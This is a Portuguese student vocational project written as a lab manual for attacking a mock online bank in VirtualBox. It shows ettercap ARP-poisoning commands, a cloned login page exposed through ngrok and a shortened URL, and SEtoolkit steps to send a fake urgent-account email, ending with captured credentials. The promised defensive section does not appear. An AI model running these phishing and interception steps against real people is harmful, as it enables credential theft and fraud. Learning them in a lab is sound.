



REPÚBLICA  
PORTUGUESA

CIÊNCIA, TECNOLOGIA  
E ENSINO SUPERIOR

Prova de Aptidão Profissional

# The Art of Interception



PENTEST  
The Art of Interception

Escola Secundária António Damásio  
Curso Profissional Técnico de Informática - Instalação e Gestão de Redes  
Alexandre Franco | nº1 12ºPIGR

---

# Índice

Introdução . . . . .	3
Informação Geral . . . . .	4
Prefácio dos Ataques . . . . .	4
Virtualização . . . . .	4
Ataques . . . . .	7
Man-In-The-Middle . . . . .	7
Spear-Phishing . . . . .	8
Conclusão . . . . .	15

## Índice de Figuras

1	Layout - Projeto . . . . .	3
2	VirtualBox . . . . .	4
3	Interface VirtualBox . . . . .	5
4	Ligar máquinas . . . . .	5
5	Email PostFix . . . . .	6
6	Verificação do Email . . . . .	6
7	Ataque MITM . . . . .	8
8	VsCode . . . . .	9
9	Ngrok Terminal . . . . .	10
10	ShortURL . . . . .	11
11	SEtoolkit Menu Introdutório . . . . .	11
12	SEtoolkit Segundo Menu . . . . .	12
13	SEtoolkit Terceiro Menu . . . . .	12
14	SEtoolkit Mensagem Falsa . . . . .	13
15	Caixa de Correio Eletrónico do Cliente . . . . .	13
16	Página Falsa . . . . .	14
17	Página Oficial . . . . .	14
18	Credenciais Roubadas . . . . .	15

# Introdução

Com a explosão da Internet e o avanço da tecnologia é normal sentir-se sobrecarregado, mas ainda existem algumas práticas e conhecimento básico a explorar em relação a uma das áreas com mais crescimento ultimamente na área da tecnologia, a *CyberSecurity*. Esta área diz respeito à segurança de dispositivos e redes informáticas e com o crescimento brutal de ciberataques que acontecem diariamente esta área precisa urgentemente de profissionais.

Neste projeto irei configurar três máquinas virtuais, **Windows 10**, **Kali Linux** e **Ubuntu Server**, e na última vou configurar dois servidores Web, Nginx e Apache, alojando neles uma aplicação desenvolvida em *Python*, "Learning Log" e um website, "IronLockBank" simulando um banco online.

Vou também apontar os riscos que uma pessoa corre quando acede a sites onde dispõe da sua informação pessoal com dois tipos de ataque, ”MITM (*Man in The Middle*)”e ”*Phishing Attack*”. De seguida mostrarei como se protegem dos mesmos de uma forma segura e eficaz.




Figura 1: Layout - Projeto

## Informação Geral

O propósito deste manual é instruir o utilizador a mexer com vários sistemas operativos ao mesmo tempo, bem como executar dois tipos de ataques, *Man-in-The-Middle* e *Spear-Phishing*.

## Prefácio dos Ataques

### Virtualização

Para instalar as máquinas virtuais precisa primeiro de instalar o software que vai as vai executar. Este, *VirtualBox* encontra-se em <https://www.virtualbox.org/>.




Figura 2: VirtualBox

Após a instalação, precisa de mover as máquinas para o *VirtualBox*, acedendo ao diretório onde estas estão instaladas (na pen que entreguei), arrastando-as para a interface do *VirtualBox*.




Figura 3: Interface VirtualBox

Uma vez que são necessárias máquinas virtuais para fazer estes ataques recorrendo a ligá-las primeiro.




Figura 4: Ligar máquinas

Para ligar uma máquina no Virtual Box basta carregar duas vezes em cima de qualquer uma para esta se ligar.

**Nota:** As credenciais encontram-se num ficheiro dentro da pen.

Com as três máquinas a correr, na máquina servidor *Ubuntu Server* o primeiro passo é enviar um email da parte do administrador do banco online "IronLock-Bank" para o cliente *Windows 10*, para lhe dar as boas-vindas por se ter juntado ao grupo IronLockBank.

Usando o comando,

```
$ mailx fernandomendesbanco@gmail.com
```

```
carpete@ironlockserver:~$ mailx fernandomendesbanco@gmail.com
Cc:
Subject: Bem Vindo ao IronLockBank

e preocupe que o seu finheiro está seguro connosco.r pessoalmente por se ter juntado à nossa fantástica família. Não s
Obrigado,
Alexandre
```

Figura 5: Email PostFix

Ao abrir o gmail no cliente é possível visualizar a receção de um novo email a dar as boas-vindas.

### Bem Vindo ao IronLockBank



Alex <ironlockbank@gmail.com>

6:47 PM



To: fernandomendesbanco@gmail.com

Boa Tarde, o meu nome é Alexandre e queria agradecer por se ter juntado à nossa fantástica família. Não se preocupe que o seu dinheiro está seguro connosco.

Obrigado,

Alexandre

Figura 6: Verificação do Email

## Ataques

Com o email enviado vai passar a executar os ataques, estes vão ser, *MITM* e *Spear-Phishing*, ambos vão ser executados a partir da máquina atacante ou Kali Linux.

### Man-In-The-Middle

Ao abrir um terminal no Kali Linux, "Ctrl"+ "Alt"+ "T", pode escrever,

```
$ wireshark &
```

para iniciar uma sessão do Wireshark.

Ao iniciar a sessão não é possível capturar pacotes de outras máquinas isso porque o **MITM** ainda não foi executado, para o executar é preciso abrir outro terminal e executar o **EtterCap**, insira o seguinte comando:

```
$ sudo ettercap -T -S -i etho -M arp /XXX.XXX.XXX.XXX//
```

onde XXX.XXX.XXX.XXX é a máquina cujo tráfego se quer capturar.

**Note que se quiser executar um ataque ARP Poisoning para fora da sua rede tem de adicionar o seu router (dispositivo central da rede que trata da gestão dos pacotes), o comando ficaria assim.**

```
$ sudo ettercap -T -S -i etho -M arp /XXX.XXX.XXX.XXX// /XXX.XXX.XXX.XXX//
```

Após este ataque ter sido executado, voltando à janela do Wireshark é possível verificar que os pacotes da máquina alvo estão a passar pelo computador do atacante.






Figura 7: Ataque MITM

## Spear-Phishing

A informação que o **Man-In-The-Middle** deu é suficiente para perceber que o cliente acedeu a um dos serviços expostos pelo servidor, o banco online, para começar o outro ataque é necessário copiar a página do *login* a que o cliente acedeu.

Ao procurar no firefox `192.168.1.119:8002` (ou ao IP que está atribuído ao servidor). Abrindo o VsCode vai encontrar quatro ficheiros, *login.php* *post.php* *frame1.png* e *password.txt* estes ficheiros são cruciais para a execução do ataque.





Figura 8: VsCode

Dentro do VsCode vai criar um servidor PHP. Este vai servir de ponte com a ferramenta que vai usar em instantes, para isso abre o terminal no VsCode, "Ctrl"+"Shift"+"ç" e escreve o seguinte comando para criar um servidor na porta 8080.

```
$ php -S localhost:8080
```

Agora deve criar uma sessão no *Ngrok* abrindo outro terminal (este fora do Vs-Code), inserindo:

```
$ ngrok http localhost:8080
```



The screenshot shows a terminal window titled 'ngrok' with a menu bar (File, Actions, Edit, View, Help) and a status bar '(Ctrl+C to quit)'. The terminal displays the following information:

```
Announcing ngrok-go: The ngrok agent as a Go library: https://ngrok.com/go
```

Session Status

Account	carpete (Plan: Free)
Version	3.3.0
Region	Europe (eu)
Latency	52ms
Web Interface	http://127.0.0.1:4040
Forwarding	https://74b4-79-169-42-79.ngrok-free.app → http://localhost:8080

Connections

addr	tty	ttl	opn	rt1	rt5	p50	p90	start
192.168.1.100:4040	0	15	0	0.00	0.00	0.01	0.07	10s

HTTP Requests

method	url	status
GET	/js/login.js	404 Not Found
GET	/js/login.js	404 Not Found
GET	/transition.css	404 Not Found
GET	/frame1.png	200 OK
GET	/login.php	200 OK
GET	/login.php	200 OK
POST	/post.php	302 Found
GET	/js/login.js	404 Not Found
GET	/favicon.ico	404 Not Found

Figura 9: Ngrok Terminal

Este comando vai criar um link que vai ser usado no *Phishing Scam*. Este link vai ser enviado para o cliente via email para ele aceder ao servidor PHP que criou em cima.

O link que este lhe oferece é um pouco suspeito então deve usar um software open-source encontrado online, *URL Shortener* para encurtar o link fazendo-o parecer mais credível.




Figura 10: ShortURL

O próximo passo para este ataque é enviar o email para o cliente, para isso vai usar uma ferramenta disponível no Kali Linux chamada *SEtoolkit* ao escrever o seguinte comando, é apresentado um pequeno menu.

```
$ sudo setoolkit
```




Figura 11: SEtoolkit Menu Introdutório

Os passos que se seguem são escolhas que vai fazer para filtrar o tipo de ataque que quer fazer, *Spear-Phishing*.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5
```

Figura 12: SEtoolkit Segundo Menu

Escolha a quinta opção, *Mass Mailer Attack*.

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

Figura 13: SEtoolkit Terceiro Menu

Escolha a primeira opção, *E-Mail Attack Single Email Address*.

Neste último passo vai enviar a mensagem falsa para o cliente.

```
set:phishing> Send email to:fernandomendesbanco@gmail.com
[Long URL: https://0000-00-00-00-00-00-00-00-00-00.ngrok-free.ap]
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:ironlockb4nk@gmail.com
set:phishing> The FROM NAME the user will see:IronLockBank
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A sua conta está em perigo
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:A sua conta encontra-s
e em perigo.
Next line of the body: Por favor dirija-se a https://shorturl.at/jCIP5 para proteger os seus dados.
Next line of the body: END
```

Figura 14: SEmailkit Mensagem Falsa

Aqui vai especificar o email para onde vai enviar a mensagem, fernandomendesbanco@gmail.com e especificar o corpo da mensagem, "A sua conta encontra-se em perigo. Por favor, dirija-se a (link que recebeu depois de usar o *URL Shortener*) para proteger os seus dados".

Quando for verificar a caixa de correio na máquina do cliente, Windows 10, vai verificar que se encontram lá dois emails, o primeiro enviado pelo *PostFix* e o segundo enviado agora pelo *SEmailkit*.




Figura 15: Caixa de Correio Eletrónico do Cliente

Após o cliente clicar no link enviado o cliente vai ser recebido por uma página idêntica à página oficial do banco que o servidor (máquina Ubuntu Server) está a alojar.




Figura 16: Página Falsa

Quando o cliente introduzir as suas credenciais ele vai ser redirecionado para a página oficial, fazendo parecer com que tudo fosse apenas um erro de comunicação entre o servidor e o cliente.




Figura 17: Página Oficial

Se voltar para o VsCode e abrir o ficheiro *password.txt* pode ver que encontra lá as credenciais usadas pelo cliente.




Figura 18: Credenciais Roubadas

## Conclusão

Estes são os passos básicos que o utilizador tem que seguir, em ordem de executar estes ataques de uma forma simples e eficaz. Todo o código bem como o relatório e este ficheiro podem ser encontrados no meu *GitHub* em ”<https://github.com/Carpete>”.

Obrigado.